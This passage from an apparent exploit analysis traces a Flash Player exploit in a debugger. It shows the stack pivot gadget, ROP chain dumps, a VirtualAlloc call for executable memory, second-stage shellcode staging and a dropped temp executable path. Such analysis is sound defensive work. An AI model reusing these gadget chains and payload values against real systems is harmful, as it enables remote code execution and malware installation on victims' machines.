081ab000  5e861193 5e861193 5e861193 5e861193
081ab010  5e861193 5e861193 5e861193 5e861193
081ab020  5e861193 5e861193 5e861193 5e861193
081ab030  5e861193 5e861193 5e861193 5e861193
081ab040  5e861193 5e861193 5e861193 5e861193
081ab050  5e861193 5e861193 5e861193 5e861193
081ab060  5e861193 5e861193 5e861193 5e861192
081ab070  5e8805bb 5e8c1478 5e8c1478 5e8c1478
```

Let us check the disassembly at: 0x5e8805bb


```
1:021> u 5e8805bb
Flash32_15_0_0_167+0x205bb:
5e8805bb 94           xchg    eax,esp
5e8805bc c3           ret
```



This is our stack pivot gadget. It means, the attacker is controlling the value of eax and the data pointed to by it. Let us view that:

```
1:021> dd eax
070ab000  5e861193 5e861193 5e861193 5e861193
070ab010  5e861193 5e861193 5e861193 5e861193
070ab020  5e861193 5e861193 5e861193 5e861193
070ab030  5e861193 5e861193 5e861193 5e861193
```

```
070ab040  5e861193 5e861193 5e861193 5e861193
070ab050  5e861193 5e861193 5e861193 5e861193
070ab060  5e861193 5e861193 5e861193 5e861192
070ab070  5e8805bb 5e8c1478 5e8c1478 5e8c1478
```



This is our ROP payload and the gadgets have been taken from the flash module, Flash32_15_0_0_167.ocx


Also, it is important to note that after the stack pivot the original value of esp will be stored in eax.

We can see a lot of gadgets pointed to: 0x5e861193 in our ROP chain. As seen below, these are return instructions.

```
1:021> u 5e861193
Flash32_15_0_0_167+0x1193:
5e861193 c3            ret
```

After executing the above sequence of return instructions, we have:

```
1:021> u eip
Flash32_15_0_0_167+0x1192:
5e861192 59            pop     ecx
5e861193 c3            ret
```




This ROP gadget sets the value of ecx to 0x5e8805bb

1:021> dd esp
070ab070 5e8805bb 5e8c1478 5e8c1478 5e8c1478
070ab080 5e8c1478 5e861192 5e8e2e45 5e89a4ca

The next ROP gadget appears 4 times.

1:021> u eip
Flash32_15_0_0_167+0x61478:
5e8c1478 48 dec eax
5e8c1479 c3 ret



As we noted previously, the original value of esp was stored in eax before the stack pivot. So, eax is decremented 4 times (to move one DWORD on the original stack).

1:021> u eip
Flash32_15_0_0_167+0x1192:
5e861192 59 pop ecx
5e861193 c3 ret

Now on the stack we have:


1:021> dd esp
070ab088 5e8e2e45 5e89a4ca 41414141 5e8c1478
070ab098 5e8c1478 5e8c1478 5e8c1478 5e861192

Above ROP gadget will set ecx to 0x5e8e2e45

Next,

1:021> u eip
Flash32_15_0_0_167+0x3a4ca:
5e89a4ca 8908 mov dword ptr [eax],ecx
5e89a4cc 5d pop ebp
5e89a4cd c3 ret

This will store the value of ecx at original stack (esp - 4)



Next this ROP gadget will pop 0x41414141 into ebp. This is only used for padding since our ROP gadget has a pop ebp instruction before return.

The above sequence of ROP gadgets are executed multiple times. We could summarize it as follows:

Gadget 1:

```
dec eax;
retn
```

This ROP gadget is executed 4 times to move the Original Stack by 1 DWORD.

Gadget 2:

```
pop ecx;
retn
```

Move a DWORD into ecx register.

Gadget 3:


```
mov dword ptr [eax], ecx;
pop ebp;
retn
```

Move the DWORD from ecx to the original stack.


This means, the ROP payload is crafting the data on original stack by moving the DWORDs from attacker's buffer.

We continue stepping through the ROP payload and finally we find that the stack pivot gadget is executed once again.

If we view the original stack now, we can see that it is crafted in such a way that the stack pivot gadget will redirect the control flow to kernel32!VirtualAllocStub()




The parameters for VirtualAlloc() are crafted properly on the stack as shown below:



This means, the ROP payload is allocating 0x1000 bytes of memory with the protection, PAGE_EXECUTE_READWRITE (0x40) and MEM_COMMIT (0x1000).

Let us view the value of StackBase and StackLimit in the TEB.

As seen below, the stack pointer is within the range of StackBase and StackLimit. As a result of this, the stack pivot mitigation will not prevent this exploit.



Let us analyze this further.

At the point of Call to VirtualAllocStub(), we have the stack crafted as:

```
1:020> dd esp
0220ec50  5e861193 00000000 00001000 00001000
0220ec60  00000040 5e861192 c30c4889 5e89a4ca
0220ec70  41414141 5e861192 9090a5f3 5e8e2e45
0220ec80  5e861192 c3084889 5e89a4ca 41414141
0220ec90  5e861192 90909090 5e8e2e45 5e861192
0220eca0  c3044889 5e89a4ca 41414141 5e861192
0220ecb0  9090ee87 5e8e2e45 5e861192 10788d60
0220ecc0  5e89a4ca 070514b8 5e861192 00000143
```

Let us set a breakpoint at the return address: 5e861193

The newly allocated memory address is in eax: 0x1c10000


The remaining part of the ROP payload is interesting as well:

```
1:020> dd esp
0220ec64  5e861192 c30c4889 5e89a4ca 41414141
0220ec74  5e861192 9090a5f3 5e8e2e45 5e861192
0220ec84  c3084889 5e89a4ca 41414141 5e861192
0220ec94  90909090 5e8e2e45 5e861192 c3044889
0220eca4  5e89a4ca 41414141 5e861192 9090ee87
0220ecb4  5e8e2e45 5e861192 10788d60 5e89a4ca
0220ecc4  070514b8 5e861192 00000143 5e8e2e45
```


0220ecd4 5eef8947 068e2bf8 5eedecc1 06a50021

I have summarized it below along with comments:


pop ecx/retn ; set ecx to 0xc30c4889
mov dword ptr [eax], ecx/pop ebp/retn ; move ecx to newly allocated memory (pointed by eax)
pop ecx/retn ; set ecx to 0x9090a5f3
push eax/retn ; redirect execution to newly allocated memory
mov dword ptr [eax+0xc], ecx/ retn ; mov ecx to newly allocated memory (screenshot 9)
pop ecx/retn ; set ecx to 0xc3084889
mov dword ptr [eax], ecx/pop ebp/retn ; move ecx to newly allocated memory (pointed by eax)
pop ecx/retn ; set ecx to 0x90909090
push eax/retn ; redirect execution to newly allocated memory
mov dword ptr [eax+0x8], ecx/retn ; move ecx to newly allocated memory (pointed by eax)
pop ecx/retn ; set ecx to 0xc3044889
mov dword ptr [eax], ecx/pop ebp/retn ; move ecx to newly allocated memory (pointed by eax)
pop ecx/retn ; set ecx to 0x9090ee87
push eax/retn ; redirect execution to newly allocated memory
mov dword ptr [eax+0x4], ecx/retn; move ecx to newly allocated memory (pointed by eax)
pop ecx/retn ; set ecx to 0x10788d60
mov dword ptr [eax], ecx/retn ;
pop ecx/retn ; set ecx to 0x143
push eax/retn ; now we are at the shellcode




This part of the ROP payload will be used to copy 0x143 DWORDs of the main shellcode to the newly allocated memory



Now, we are at the second stage shellcode




If we trace this code further, we can see it finds the base address of kernelbase.dll dynamically and then calculates the address of VirtualProtect()




This will modify the protection of 0x4b3 bytes at the memory region: 0x01c10060

It then calls, **GetTempPathA()** and constructs the path: C:\Users\n3on\AppData\Local\Temp\stuprt.exe

